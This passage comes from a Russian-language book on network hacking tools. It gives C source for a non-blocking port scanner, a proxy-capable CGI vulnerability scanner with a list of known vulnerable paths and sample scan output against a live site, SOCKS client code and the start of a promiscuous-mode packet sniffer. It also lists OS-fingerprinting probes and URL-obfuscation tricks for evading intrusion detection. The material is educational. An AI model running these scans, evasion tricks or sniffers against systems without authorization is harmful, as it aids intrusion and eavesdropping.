  /* для всех сокетов устанавливаем 0 состояние, т. е. сокет не создан */
  port = PORT_LOW;
  for (i = 0; i < MAX_SOCK; i++)
    sockets[i].state = 0;

  /* пока не все порты просканированы, работает главный цикл */
  while (port < PORT_HIGH) {
    /* создаем сокет, устанавливаем его в неблокируемый режим и
    присваиваем состояние 1 (неблокируемый сокет создан) */
    for (i = 0; (i < MAX_SOCK) && (port < PORT_HIGH); i++) {
      if (sockets[i].state == 0) {
        if ( (sockets[i].sd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP))
            == -1) {
          perror("socket() failed");
          exit(-1);
        }
        flags = fcntl(sockets[i].sd, F_GETFL, 0);
        if(fcntl(sockets[i].sd, F_SETFL, flags | O_NONBLOCK) == -1) {
          perror("fcntl() -- could not set nonblocking");
          exit(-1);
        }
        sockets[i].state = 1;
      }
    }

    for (i = 0; (i < MAX_SOCK) && (port < PORT_HIGH); i++) {
      /* проверяем, есть ли сокеты в состоянии 1 и пытаемся соединиться
```

```
с удаленным портом */
if (sockets[i].state == 1) {
  servaddr.sin_port = ntohs(port);
  if (connect(sockets[i].sd, (struct sockaddr *)&servaddr,
      sizeof (servaddr)) == -1) {
   /* вызов завершился иной ошибкой, нежели EINPROGRESS,
   поэтому закрываем сокет и устанавливаем в состояние 0 */

   if (errno != EINPROGRESS) {
      shutdown(sockets[i].sd, 2);
      close(sockets[i].sd);
      sockets[i].state = 0;
   } else
     /* вызов connect() завершился ошибкой EINPROGRESS, поэтому
     переводим сокет в состояние 2 -- ожидание установления
     соединения */
     sockets[i].state = 2;
  } else {
   /* соединение установилось немедленно, следовательно
   порт открыт -- выводим о нем информацию на экран */
   open_port(port);
   /* можно закрыть сокет и установить состояние 0 */
    shutdown(sockets[i].sd, 2);
    close(sockets[i].sd);
    sockets[i].state = 0;
   }
   /* запоминаем время, когда произошел запрос на соединение,
   и удаленный порт, к которому пытаемся соединиться */
   sockets[i].timestamp = time(NULL);
   sockets[i].remoteport = port;

   port++; // берем следующий порт для сканирования
  }
}

/* обнуляем множества дескрипторов */
FD_ZERO(&rfds);
FD_ZERO(&wfds);
```



```
max_fd = -1;

for (i = 0; i < MAX_SOCK; i++) {
  /* если сокет в состоянии ожидания соединения,
  помещаем его в соответствующие множества для
  последующей проверки */
  if (sockets[i].state == 2) {
    FD_SET(sockets[i].sd, &wfds);
    FD_SET(sockets[i].sd, &rfds);
    if (sockets[i].sd > max_fd)
     max_fd = sockets[i].sd;
  }
}

/* проверяем состояние сокетов */
select(max_fd + 1, &rfds, &wfds, NULL, &tv);

for (i = 0; i < MAX_SOCK; i++) {
  if (sockets[i].state == 2) {
    /* смотрим, есть ли данный сокет во множестве дескрипторов,
   которые готовы для записи или чтения */
    if (FD_ISSET(sockets[i].sd, &wfds) || FD_ISSET(sockets[i].sd,
       &rfds)) {
     int error;
     socklen_t err_len = sizeof(error);
     /* проверяем не произошла ли ошибка соединения */
     if (getsockopt(sockets[i].sd, SOL_SOCKET, SO_ERROR, &error,
       &err_len) < 0 || error != 0) {
       /* так как произошла ошибка, закрываем сокет и обнуляем его
       состояние */
       shutdown(sockets[i].sd, 2);
       close(sockets[i].sd);
       sockets[i].state = 0;
     } else {
      /* если ошибки нет, значит, соединение успешно установлено,
      т. е. порт открыт -- выводим о нем информацию на экран */
      open_port(sockets[i].remoteport);
       /* можно закрыть сокет и установить состояние 0 */
       shutdown(sockets[i].sd, 2);
```

```
            close(sockets[i].sd);
            sockets[i].state = 0;
          }
        } else {
          /* если сокет не готов для чтения или записи, проверяем, как
          долго он в таком состоянии, и если слишком долго (истек тайм-аут
          в секундах, указанный в командной строке), закрываем сокет
          с обнулением состояния */
          if ( (time(NULL) - sockets[i].timestamp) > MAXTIME) {
            shutdown(sockets[i].sd, 2);
            close(sockets[i].sd);
            sockets[i].state = 0;
          }
        }
      }
    }
  }

  return 0;
}
```

7.6. Активное исследование стека TCP/IP (stack fingerprinting)

В самых прогрессивных порт-сканерах встраиваются возможности, позволяющие определить тип и версию операционной системы удаленного узла. Это достигается с помощью технологии исследования стека (stack fingerprinting). Суть ее заключается в том, что разные разработчики по-разному подходят к реализации стека TCP/IP, в частности, по-разному трактуют рекомендации RFC. Поэтому операционные системы могут реагировать на один и тот же запрос по-разному. Наиболее полное описание процесса исследования стека представил автор nmap Федор в статье "Remote OS detection via TCP/IP Stack FingerPrinting", впервые опубликованной в журнале Phrack (**http://www.phrack.org**) № 54, статья 09. Вот перечень лишь некоторых тестов, которые можно использовать в процессе исследования стека для определения типа и версии операционной системы:

- отправка SYN-пакета с различным набором установленных флагов, например, SYN|FIN|URG|PSH, и с различным набором параметров на открытый порт;

- аналогичные пакеты можно послать на закрытый порт;
- отправка NULL-пакета (без установленных флагов) с набором различных параметров на открытый порт;
- отправка FIN-пакета на открытый порт. Согласно RFC793, исследуемая система не отвечает на такое сообщение. Однако некоторые реализации стека (например, Windows NT) отвечают на них, оправляя пакет FIN/ACK;
- исходный размер окна TCP (TCP initial window size). Для некоторых реализаций стека протоколов TCP/IP данный параметр уникален;
- проверка бита фрагментации (DF, don`t fragment bit) в IP-заголовке. Некоторые операционные системы устанавливают этот бит для повышения производительности;
- значение ACK. В различных реализациях стека IP по-разному задается значение поля ACK. В одних случаях возвращается полученный номер последовательности, а в других — значение номера последовательности, увеличенное на 1;
- отправка UDP-пакета на закрытый порт. Некоторые операционные системы следуют рекомендациям документа RFC1812 и ограничивают скорость передачи сообщений об ошибках. Таким образом, измерив количество сообщений об ошибках, поступившее за определенный период, можно определить тип операционной системы;
- измерение длины сообщений ICMP. Разными операционными системами передаются различной длины сообщения ICMP об ошибках. Поэтому, проанализировав полученное сообщение, можно сделать предположение об исследуемой операционной системе.

Вы можете сами придумать и опробовать любые другие тесты. nmap проводит подобную серию тестов и определяет версию операционной системы при установленном параметре -o командной строки. Программную реализацию активного исследования стека мы в книге рассматривать не будем, так как к этому моменту вы уже без труда можете осуществить ее самостоятельно.

Глава 8

CGI-сканер (CGI-scanner)

В настоящее время в среде специалистов по безопасности термин "CGI-сканер" (CGI-scanner) не употребляется. Вместо него используются такие термины, как *сканер безопасности* (security scanner) или *сканер уязвимостей* (vulnerability scanner). Связано это во многом с тем, что CGI-сканеры появились в то время, когда наиболее актуальными были ошибки в CGI-приложениях. Сейчас же приложения CGI уходят в прошлое, вытесняемые современными Web-языками, такими как PHP, поэтому ошибки в CGI уже не столь актуальны. Но я умышленно оставил историческое название "CGI-сканер", так как мы будем разрабатывать простое приложение, аналогичное первоначальным CGI-сканерам. Не нужно полагать, что CGI-сканер обнаруживает только уязвимые CGI-приложения, он способен искать любые другие уязвимые файлы и сценарии на удаленном Web-сервере, не относящиеся к CGI-приложениям, в том числе написанные на PHP.

Современные сканеры безопасности это уже целые системы, осуществляющие всеобъемлющую проверку безопасности на известные и неизвестные уязвимости, включающие в себя возможности порт-сканера, переборщика паролей и прочих хакерских утилит, которые мы рассматриваем в этой книге. Цена некоторых сканеров безопасности доходит до десятков тысяч долларов!

Самым первым CGI-сканером, получившим широкую известность, стал сканер под названием Whisker от хакера под кличкой Rain Forest Puppy. На его сайте **http://www.wiretrip.net/rfp/** сказано, что в 2003 г. сканер Whisker прекратил свое существование и вместо него автор рекомендует воспользоваться другим сканером, построенным на основе Whisker и имеющим название Nikto от хакера по имени Крис Сулло (Chris Sullo). Как Whisker, так и Nikto написаны на языке Perl и по мере развития обросли дополнительной функциональностью, о которой можно прочесть в их описании.

8.1. Принцип работы и реализация CGI-сканера

Принцип работы CGI-сканера очень прост. CGI-сканер в обязательном порядке имеет базу данных с названиями известных уязвимых файлов и сценариев, составленных по сообщениям из лент уязвимости (bugtraq). Вот пример из такой базы данных, которую будет использовать наш CGI-сканер:

```
/cgi-bin/account.cgi
/?PageServices
/cgi-bin/test-cgi
/cgi-bin/webgais
/scripts/tools/newdsn.exe
/_vti_pvt/*.*
/catalog_type.asp
/cgi-bin/formmail.pl
```

CGI-сканер последовательно берет из своей базы названия и делает запрос к Web-серверу. Если запрашиваемый уязвимый файл или сценарий присутствует на Web-сервере, то выводится сообщение об обнаруженном уязвимом сценарии или файле. Так, CGI-сканер последовательно проходится по всей базе и всему диапазону адресов (если предусмотрена такая возможность).

Что делать с обнаруженной уязвимостью затем, решает хакер. Обычно его действия сводятся к поиску в Интернете описания уязвимости и с помощью полученной информации он осуществляет взлом Web-сервера.

В листинге 8.1 приведен исходный код простейшего консольного CGI-сканера. Этот CGI-сканер поддерживает работу через HTTP прокси-сервер для осуществления анонимного сканирования. Сканеру необходимо передать в командной строке строку следующего вида:

```
<имя или IP-адрес исследуемого Web-узла>[:port]  [имя или IP-адрес прокси-сервера][:port]
```

Обязательным является только `имя или IP-адрес исследуемого Web-узла`. Номера портов могут указываться через двоеточие. Функция `token()` в CGI-сканере производит разбор переданных аргументов, отделяя IP-адреса или имена узлов от номеров портов. Если порт не указан, то по умолчанию используется 80 порт.

База данных с названиями уязвимых файлов и сценариев хранится отдельно в текстовом файле с именем cgi-bugs.dat. Эта небольшая база была собрана мной только для тестирования работы CGI-сканера, поэтому не стоит использовать ее для серьезного исследования Web-серверов.

CGI-сканер открывает этот файл и в цикле поочередно считывает каждую строку с помощью стандартной функции `fgets()`. На каждом шаге цикла происходит соединение с удаленным узлом с помощью функции `connect()`. Удаленным узлом является исследуемый Web-узел или прокси-сервер, если он был указан в командной строке.

CGI-сканер работает по протоколу прикладного уровня HTTP/1.1, поэтому согласно RFC2068 и более новому RFC2616, в которых описан этот протокол, сканер формирует запрос следующего вида:

```
GET /путь_к_сценарию_из_базы HTTP/1.1\r\n
Host:<имя узла или IP-адрес>\r\n\r\n
```

Если соединение осуществляется через HTTP прокси-сервер, то запрос будет выглядеть немного иначе:

```
GET http://адрес_узла/путь_к_сценарию_из_базы HTTP/1.1\r\n
Host:<имя узла или IP-адрес>\r\n\r\n
```

То есть в последнем случае указывается полный URL запроса. Чтобы было более понятно, ниже приведены конкретные примеры.

Так выглядит обычный запрос:

```
GET /chat/xakep/login.aspx HTTP/1.1\r\n
Host:www.xakep.ru\r\n\r\n
```

Так выглядит тот же самый запрос через прокси-сервер:

```
GET http://www.xakep.ru/chat/xakep/login.aspx HTTP/1.1\r\n
Host:www.xakep.ru\r\n\r\n
```

Метод GET используется для извлечения любых данных, которые хранятся или генерируются ресурсом. После отсылки запроса сканер смотрит возвращаемый ответ, если в нем есть код "200 OK", то это говорит о том, что запрашиваемый уязвимый файл или сценарий присутствует на Web-сервере, поэтому сканер выводит сообщение "FOUND!!!", иначе "Not Found". Наиболее часто возвращаются ответы: "404 Не найден (Not Found)" и "403 Запрещено (Forbidden)". Все возможные коды, которые может вернуть Web-сервер, описаны в RFC2068, но для нашего CGI-сканера они не интересны.

После получения ответа CGI-сканер разрывает соединение функцией `close()` и переходит к новому шагу цикла, т. е. новому установлению соединения, либо заканчивает работу, если файл cgi-bugs.dat пройден до самого конца.

Мы используем метод запроса GET, хотя можно было бы использовать метод HEAD, который аналогичен методу GET за исключением того, что в ответе Web-сервера не содержится тело. Просто метод GET более надежен, так как часто попадаются Web-серверы, в которых отключена поддержка метода HEAD. В некоторых известных CGI-сканерах встроена возможность выбора

между двумя названными методами, вы тоже можете реализовать такую поддержку.

Пример работы CGI-сканера (соединение осуществляется через прокси-сервер):

```
# gcc cgi-scanner.c -o cgi-scanner
# ./cgi-scanner www.xakep.ru:80 84.235.100.2:8080
====================================
=  Simple command line CGI-scanner  =
=      by Ivan Sklyaroff, 2006.     =
====================================
 Start scanning "www.xakep.ru:80"...
====================================
GET http://www.xakep.ru:80/cgi-bin/account.cgi HTTP/1.1
Host:www.xakep.ru:80

HTTP/1.1 404 Not Found
Proxy-Connection: Keep-Alive
Connection: Keep-Alive
Content-Length: 103
Content-Type: text/html
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Date: Sun, 02 Jul 2006 00:27:42 GMT

<html><head><title>Error</title></he

Result: Not Found.

====================================
====================================
GET http://www.xakep.ru:80/?PageServices HTTP/1.1
Host:www.xakep.ru:80

HTTP/1.1 200 OK
Proxy-Connection: Keep-Alive
Connection: Keep-Alive
Date: Sun, 02 Jul 2006 00:27:46 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
```

```
Last-Modified: 02.07.2006 3:27:44
Content-Type: text/html; charset=windows-1251
Content-L

Result: FOUND!!!

=====================================
=====================================
GET http://www.xakep.ru:80/cgi-bin/test-cgi HTTP/1.1
Host:www.xakep.ru:80

HTTP/1.1 404 Not Found
Proxy-Connection: Keep-Alive
Connection: Keep-Alive
Content-Length: 103
Content-Type: text/html
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Date: Sun, 02 Jul 2006 00:27:58 GMT

<html><head><title>Error</title></he

Result: Not Found.

=====================================
```

CGI-сканер выводит 250 байтов принимаемых данных после каждого запроса. Вы можете сделать так, чтобы программа выдавала только одни результаты, для этого нужно удалить или закомментировать всего лишь одну строчку: `printf("%s\n", buf)`.

Для защиты от CGI-сканеров иногда администраторы изменяют страницу ошибки 404 на свою. В этом случае программа будет выдавать результат "FOUND!!!" на каждый несуществующий сценарий или файл, так как ему будет всегда возвращаться код 200. С той же целью администраторы могут размещать на Web-сервере обманные сценарии и файлы, имеющие названия известных уязвимых сценариев и файлов, но на деле таковыми не являющиеся.

Поэтому вывод содержимого тела ответа (или его части) в CGI-сканере может быть полезен для анализа и выяснения, обнаружен ли действительно уязвимый сценарий или всего лишь подделка.

Исходный код CGI-сканера и файл cgi-bugs.dat можно найти на компакт-диске в директории PART II\Chapter 8\.

Листинг 8.1. Исходный код CGI-сканера (cgi-scanner.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>
#include <string.h>

char *port_host;
char *name;

void token(char *arg)
{
  name = strtok(arg, ":");
  port_host = strtok(NULL, "");

  if (port_host == NULL)
    port_host = "80";
}

int main(int argc, char* argv[])
{
  FILE *fd;
  int sd;
  int bytes;
  char buf[250];
  char str1[270];
  char str2[100];
  struct hostent* host;
  struct sockaddr_in servaddr;

  if (argc < 2 || argc > 3) {
    printf("Usage: %s host[:port] [proxy][:port]\n\n", argv[0]);
    exit(-1);
```

```
}

fprintf(stderr, "=====================================\n");
fprintf(stderr, "=  Simple command line CGI-scanner  =\n");
fprintf(stderr, "=      by Ivan Sklyaroff, 2006.     =\n");
fprintf(stderr, "=====================================\n");

if (argc == 3)
  token(argv[2]);
else
  token(argv[1]);

if ( (host = gethostbyname(name)) == NULL) {
  herror("gethostbyname() failed");
  exit(-1);
}

bzero(&servaddr, sizeof(servaddr));
servaddr.sin_family = AF_INET;
servaddr.sin_port = htons(atoi(port_host));
servaddr.sin_addr = *((struct in_addr *)host->h_addr);

if( (fd = fopen("cgi-bugs.dat","r")) == NULL) {
  perror("fopen() failed");
  exit(-1);
}

fprintf(stderr, " Start scanning \"%s\"...\n", argv[1]);
fprintf(stderr, "=====================================\n");

while (fgets(buf,250,fd) != NULL) {

  buf[strcspn(buf, "\r\n\t")] = 0;
  if (strlen(buf) == 0) continue;

  if ( (sd = socket(PF_INET, SOCK_STREAM, 0)) < 0) {
    perror("socket() failed");
    exit(-1);
```



```
  }

if (connect(sd, (struct sockaddr *)&servaddr, sizeof(servaddr)) == -1) {
    perror("connect() failed");
    exit(-1);
  }

  printf("=====================================\n");

  if (argc == 2)
    sprintf(str1, "GET %s HTTP/1.1\r\n", buf);
  else
    sprintf(str1, "GET http://%s%s HTTP/1.1\r\n", argv[1], buf);

  sprintf(str2, "Host:%s\r\n\r\n", argv[1]);

  send(sd, str1, strlen(str1), 0);
  printf("%s", str1);
  send(sd, str2, strlen(str2), 0);
  printf("%s", str2);

  bzero(buf, 250);

  bytes = recv(sd, buf, sizeof(buf)-1, 0);
  buf[bytes] = 0;
  printf("%s\n", buf);

  if (strstr(buf, "200 OK") != NULL)
    printf("\nResult: FOUND!!!\n\n");
  else
    printf("\nResult: Not Found.\n\n");

  printf("=====================================\n");

  close(sd);
}

fprintf(stderr, "=====================================\n");
```

```
    fprintf(stderr, " End scan \"%s\".\n", argv[1]);
    fprintf(stderr, "=====================================\n");

    fclose(fd);

    return 0;
}
```

8.2. Некоторые рекомендации для улучшения возможностей CGI-сканера

Наш CGI-сканер работает очень медленно, для ускорения его работы необходимо добавить многопоточность, а еще лучше поддержку неблокируемых сокетов (*см. гл. 7*).

Сейчас все больше Web-серверов используют протокол HTTPS (HTTP поверх SSL[1]) для шифрования трафика. Чтобы CGI-сканер мог исследовать такие Web-серверы, необходимо в его код добавить поддержку SSL (*см. гл. 10*).

Протокол HTTP/1.1 в настоящее время является основным в Интернете, но изредка встречаются Web-серверы, которые работают только с устаревшей версией HTTP/1.0. Вы можете включить в CGI-сканер поддержку HTTP/1.0, запросы в этом случае будут выглядеть аналогично, только без использования поля `Host`:

```
GET /путь_к_сценарию_из_базы HTTP/1.0\r\n\r\n
```

Протокол HTTP/1.0 описан в RFC1945.

Также неплохо сделать в сканере поддержку работы со списком прокси-серверов и возможность задания диапазона адресов для сканирования.

8.2.1. Обход систем IDS

В CGI-сканер можно включить поддержку простых способов обхода IDS (Intrusion Detection System, система выявления вторжений). Вот некоторые из таких способов:

- делать замену `/` на `/./` в запросах сканера. Примеры:

```
GET /./path/script.cgi HTTP/1.1\r\n
GET /./path/./script.cgi HTTP/1.1\r\n
GET /./././path/.///.//./script.cgi HTTP/1.1\r\n
```

[1] Secure Sockets Layer — протокол защищенных сокетов.

- использовать подряд несколько символов `/`. Примеры:

```
GET //path/script.cgi HTTP/1.1\r\n
GET //path//script.cgi HTTP/1.1\r\n
GET ///path////script.cgi HTTP/1.1\r\n
```

- добавлять фиктивные пути, с помощью строки `../`, которая означает, что каталог, указанный перед данной строкой, игнорируется:

```
GET /path/fiction/../script.cgi HTTP/1.1\r\n
GET /path/fiction/../fiction2/../script.cgi HTTP/1.1\r\n
GET /fiction/../path/fiction2/../script.cgi HTTP/1.1\r\n
```

- добавлять фиктивные параметры:

```
GET /path/script.cgi?fiction=blah HTTP/1.1\r\n
GET /path/script.cgi?fiction=blah&?fiction2=blah2 HTTP/1.1\r\n
```

- заменять символы их шестнадцатеричными кодами:

```
GET /path/script%2Ecgi HTTP/1.1\r\n
GET /path/%73%63%72%69%70%74%2E%63%67%69 HTTP/1.1\r\n
GET /%70%61%74%68/%73%63%72%69%70%74%2E%63%67%69 HTTP/1.1\r\n
```

Все перечисленные примеры на самом деле равноценны такому запросу:

```
GET /path/script.cgi HTTP/1.1\r\n
```

В одном запросе можно комбинировать все перечисленные способы.

8.2.2. Работа с SOCKS прокси-серверами

Наш CGI-сканер может работать только через простые HTTP прокси-серверы, но вы можете добавить поддержку SOCKS прокси-серверов (4 и 5 версии). Пятая версия SOCKS описана в RFC1928. Программирование SOCKS4 и SOCKS5 аналогично. Главными новшествами SOCKS5 являются: поддержка аутентификации пользователей, возможность работы с UDP- и ICMP-протоколами, способность SOCKS-сервера выполнять разрешение имен узлов.

Соединение через SOCKS прокси-сервер проходит в два этапа. Первый этап — приветствие и аутентификация (которая не обязательна). Второй — сообщение прокси-серверу данных о пункте назначения.

Приветствие — это сообщение, посылаемое клиентом сразу после соединения с прокси-сервером, оно имеет следующее содержимое:

- 1 байт — номер версии;
- 1 байт — количество (*N*) методов;
- *N* байтов — перечисленные поддерживаемые клиентом методы.

Первый байт — это номер версии SOCKS (0x05 — для пятой версии, 0x04 — для четвертой). Затем идет байт, в котором должно находиться число поддерживаемых клиентом методов соединения/аутентификации, за которым должна идти последовательность байтов, описывающих эти самые методы. Значение байта метода 0x00 означает, что клиент поддерживает соединение без аутентификации, 0x02 — что мы можем при желании выдать USERNAME и PASSWORD. Аутентификация для SOCKS описана в RFC1929.

На приветствие прокси-сервер должен ответить двумя байтами: номером своей версии и выбранным из посланной нами последовательности методом. Если прокси-сервер не устраивает ни один из предложенных методов, то второй байт будет равен 0xFF и дальнейшая работа с сервером будет невозможна, если же он будет равняться 0x00, то мы получим право перейти к следующему этапу.

На втором шаге клиент должен сообщить прокси-серверу, с кем он должен соединяться и как. Для этого нужно послать пакет с таким содержимым:

- 1 байт — опять номер версии;
- 1 байт — команда;
- 1 байт — зарезервированный байт (всегда равен 0x00);
- 1 байт — тип адреса, который будет идти следом;
- *N* байтов — адрес удаленного узла;
- 2 байта — порт удаленного узла.

Байт "команда" может принимать следующие значения: 0x01 — если мы желаем просто соединиться, 0x02 — команда `BIND`, 0x03 — `UDP ASSOCIATE` (для работы по UDP-протоколу для 5 версии SOCKS).

Байт "тип адреса" сообщает SOCKS-серверу, в каком виде мы передаем ему адрес удаленного узла, байт может принимать следующие значения: 0x01 — IPv4 заданный четырьмя байтами в сетевом порядке; 0x03 — имя узла в виде обычной строки, в этом случае SOCKS-сервер должен сам преобразовать его в IP-адрес (это могут делать не все SOCKS-серверы); 0x04 — IPv6 в сетевом порядке.

В ответ на такой пакет SOCKS-сервер должен выслать пакет той же структуры, но с другими значениями. Например, если в ответе второй байт, который в запросе был "команда", не будет равен нулю, то это значит, что при установлении соединения возникла какая-то ошибка и клиенту надо разорвать соединение. Тип адреса и сам адрес также могут поменяться, особенно в том случае, если в запросе был послан непреобразованный адрес узла, в ответе должен вернуться его IP-адрес.

Если соединение прошло нормально, то прокси-сервер переходит в режим передачи любых данных по адресу, указанному на втором шаге.

Сначала вы в программе должны определить структуру пакета, который будете посылать на втором шаге. Вот пример такого определения для заранее преобразованного адреса узла в IP-адрес:

```
struct req {
  unsigned char  ver;        // номер версии SOCKS
  unsigned char  cmd;        // команда
  unsigned char  rsv;        // резервный байт
  unsigned char  type;       // тип адреса
  unsigned char addr[4];     // IP-адрес в сетевом порядке
  unsigned short socport;    // порт
};
```

Затем необходимо включить в программу следующие определения:

```
char *greeting = "\x05\x01\x00"; //приветствие, посылаемое на первом шаге
int greeting_ans[2]; // буфер для приема ответа на приветствие
struct req temp;
```

Потом открываем сокет, соединяемся функцией `connect()` с прокси-сервером, после чего можно выполнить первый шаг — послать приветствие и принять ответ:

```
send(sd, (char *) greeting, 3, 0); // отправляем три байта
recv(sd, (char *) greeting_ans, 2, 0); // принимаем два байта
```

Смотрим байты ответа, и если ошибок нет, переходим ко второму этапу:

```
if ((greeting_ans[1] != 0xFF) || (greeting_ans [0] == 0x05))
{
  /* На втором этапе заполняем поля структуры */
  temp.ver = 0x05;
  temp.cmd = 0x01;
  temp.type = 0x01;
  temp.rsv = 0x00;
  /* считаем, что IP-адрес узла в сетевом виде у нас хранится в структуре
     sa, откуда копируем его в поле temp.addr */
  memcpy(temp.addr, &sa.sin_addr, 4);
  temp.socport = htons(80); /* порт должен задаваться в сетевом виде */

  /* отправляем пакет */
  send(sd, (char*)&temp, sizeof(temp), 0);
  /* принимаем ответ, он должен быть той же структуры */
```

```
  recv(sd, (char*)&temp, sizeof(temp), 0);

  /* проверяем ответ на ошибки */
  if ((temp.rsv == 0) || (temp.cmd == 0)) {
    /* сюда переходим, если соединение прошло успешно, теперь все данные
       будут идти через SOCKS */
    /* в качестве примера пошлем запрос */
    sprintf(str1, "GET / HTTP/1.1\r\n");
    sprintf(str2, "Host:www.example.com\r\n\r\n");
    send(sd, str1, strlen(str1), 0);
    send(sd, str2, strlen(str2), 0);
  }
}
```

Теперь для вас не должно составить труда добавить поддержку SOCKS прокси-серверов в код CGI-сканера и в любые другие ваши программы.

Глава 9

Снифферы (sniffers)

Сниффер (от англ. *sniffer* — "нюхач") — это сетевой анализатор трафика. Снифферами принято называть вообще все существующие сетевые анализаторы, но нужно помнить, что само слово "sniffer" является зарегистрированной торговой маркой фирмы Network Associates, которая распространяет свои сетевые анализаторы под этим названием.

Снифферы могут быть выполнены в виде обычной программы или как программно-аппаратное устройство, способное анализировать трафик в конкретной сетевой среде. Мы будем рассматривать только программные снифферы, которые способны устанавливаться на обычном компьютере с сетевой картой и перехватывать трафик в сети, построенной по технологии Ethernet.

По способу прослушивания сети снифферы делятся на два класса: *пассивные снифферы* и *активные снифферы*.

Пассивный сниффер может анализировать только тот трафик, который проходит через сетевую карту компьютера, на котором он установлен. Активный сниффер способен принудительно переводить нужный трафик из другого сегмента сети на сетевую карту "своего" компьютера. В этой главе мы рассмотрим оба класса снифферов. Для лучшего понимания материала этой главы рекомендуется ознакомиться с задачей 2.2. "Эффективный сниффинг" из моей книги "Головоломки для хакера".

9.1. Пассивные снифферы

В листинге 9.2 показан полный исходный код простейшего пассивного снифера (его также можно взять на компакт-диске в папке \PART II\Chapter 9\).

Так как наш сниффер будет анализировать заголовки всех уровней в принятом пакете, в том числе и заголовок канального уровня (Ethernet-заголовок),

то нам необходимо в программе создать пакетный сокет (*см. разд. 3.5.3*). Размер пакета в сети Ethernet не может превышать 1500 байтов, поэтому для приема мы подготавливаем буфер `buf[1500]`.

По умолчанию сетевая карта компьютера принимает только те пакеты, которые адресованы конкретно ей. Но снифферу необходимо принимать все пакеты в сегменте сети для последующего их анализа, поэтому сниффер должен предварительно установить сетевую карту в неразборчивый режим, который позволяет принимать все пакеты, вне зависимости от того, кому они адресованы в сети. Конечно, для этого можно просто воспользоваться утилитой ifconfig (*см. разд. 1.2*), но полноценный сниффер должен программно устанавливать неразборчивый режим. Неразборчивый режим устанавливает следующий код (листинг 9.1).

Листинг 9.1. Установка неразборчивого режима (promiscuous mode)

```
struct ifreq ifr;
strcpy(ifr.ifr_name, DEVICE);

/* получаем значение флагов */
if (ioctl(sd, SIOCGIFFLAGS, &ifr) < 0) {
  perror("ioctl() failed");
  close(sd);
  exit(-1);
}

/* добавляем новый флаг */
ifr.ifr_flags |= IFF_PROMISC;

/* устанавливаем новое значение флагов интерфейса */
if (ioctl(sd, SIOCSIFFLAGS, &ifr) < 0) {
  perror("ioctl() failed");
  close(sd);
  exit(-1);
}
```

Затем в бесконечном цикле с помощью функции `recvfrom()` сниффер осуществляет прием пакетов и вызывает функцию `PrintHeadres()`, в которую передается указатель на очередной принятый пакет. В функции `PrintHeadres()` осуществляется разбор на отдельные заголовки и вывод значений полей заголовков на экран. Наш сниффер анализирует заголовки только следующих протоколов: Ethernet, IP, ARP, TCP, UDP и ICMP (вы можете добавить в программу и анализ других заголовков). Чтобы осуществить доступ к нужному заголовку, сначала определяются указатели:


```
struct ethhdr eth;
struct iphdr *ip;
struct arphdr *arp;
struct tcphdr *tcp;
struct udphdr *udp;
struct icmphdr *icmp;
```

Все определения структур заголовков берутся из заголовочных файлов, кроме одной — структуры заголовка ARP, которая определяется прямо в нашей программе. О причинах, по которым мы не можем взять структуру ARP из заголовочного файла, см. в *разд. 3.4.3*.

Теперь можно выделять нужные заголовки из принятых данных, делается это так:

```
/* выделяем Ethernet-заголовок */
memcpy ((char *) &eth, data, sizeof(struct ethhdr));
/* выделяем ARP-заголовок */
arp = (struct arphdr *)(data + sizeof(struct ethhdr));
/* выделяем IP-заголовок */
ip = (struct iphdr *)(data + sizeof(struct ethhdr));
/* выделяем TCP-заголовок */
tcp = (struct tcphdr *)(data + sizeof(struct ethhdr) + sizeof(struct
iphdr));
/* выделяем UDP-заголовок */
udp = (struct udphdr *)(data + sizeof(struct ethhdr) + sizeof(struct
iphdr));
/* выделяем ICMP-заголовок */
icmp = (struct icmphdr *)(data + sizeof(struct ethhdr) + sizeof(struct
iphdr));
```

После этого можно обращаться к полям всех структур обычным образом, например, выводим значение поля TTL в IP-заголовке:

```
printf("TTL                    :%d\n", ip->ttl);
```

Некоторые поля при этом нужно переводить из сетевого в серверный порядок байтов с помощью функции `ntohs()` и т. п. Какие поля нужно переводить, а какие нет, я определял экспериментальным путем.

Разумеется, в одном пакете не могут одновременно присутствовать заголовки IP и ARP или, например, заголовки TCP и UDP. Поэтому сниффер должен

определять, какие заголовки присутствуют в пакете, иначе говоря, он должен определять тип принятого пакета. Делается это, во-первых, анализом поля "Тип пакета" в Ethernet-заголовке:

```
/* ARP или RARP? */
if ((ntohs(eth.h_proto) == ETH_P_ARP) ||
   (ntohs(eth.h_proto) == ETH_P_RARP)) {
/* IP? */
if (ntohs(eth.h_proto) == ETH_P_IP) {
```

Во-вторых, в том случае, если принятый пакет является IP-пакетом, то анализируется поле "Протокол" с целью узнать вышестоящий заголовок:

```
/* TCP? */
if ((ip->protocol) == IPPROTO_TCP) { ...
/* UDP? */
if ((ip->protocol) == IPPROTO_UDP) { ...
/* ICMP? */
if ((ip->protocol) == IPPROTO_ICMP) { ...
```

Функция `Dump(buf, n)` выполняется, если в командной строке был указан параметр `-d`. Эта функция показывает принятые данные в виде дампа hex&ascii.

Листинг 9.2. Исходный код пассивного сниффера (sksniff.c)

```
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <features.h>    /* for the glibc version number */
#if __GLIBC__ >= 2 && __GLIBC_MINOR >= 1
#include <netpacket/packet.h>
#include <net/ethernet.h>     /* the L2 protocols */
#else
#include <asm/types.h>
#include <linux/if_packet.h>
#include <linux/if_ether.h>   /* The L2 protocols */
#endif
#include <sys/ioctl.h>
#include <linux/in.h>
#include <linux/if.h>
#include <linux/ip.h>
#include <linux/tcp.h>
#include <linux/udp.h>
```



```
#include <linux/icmp.h>

#define DEVICE "eth0"
#define IP_DF 0x4000
#define IP_MF 0x2000

struct arphdr
{
  unsigned short ar_hrd;       /* format of hardware address     */
  unsigned short ar_pro;       /* format of protocol address     */
  unsigned char  ar_hln;       /* length of hardware address     */
  unsigned char  ar_pln;       /* length of protocol address     */
  unsigned short ar_op;        /* ARP opcode (command)           */
  unsigned char  ar_sha[ETH_ALEN];/* sender hardware address     */
  unsigned char  ar_sip[4];    /* sender IP address              */
  unsigned char  ar_tha[ETH_ALEN];/* target hardware address     */
  unsigned char  ar_tip[4];    /* target IP address              */
};

/*------------------------------------------------*/
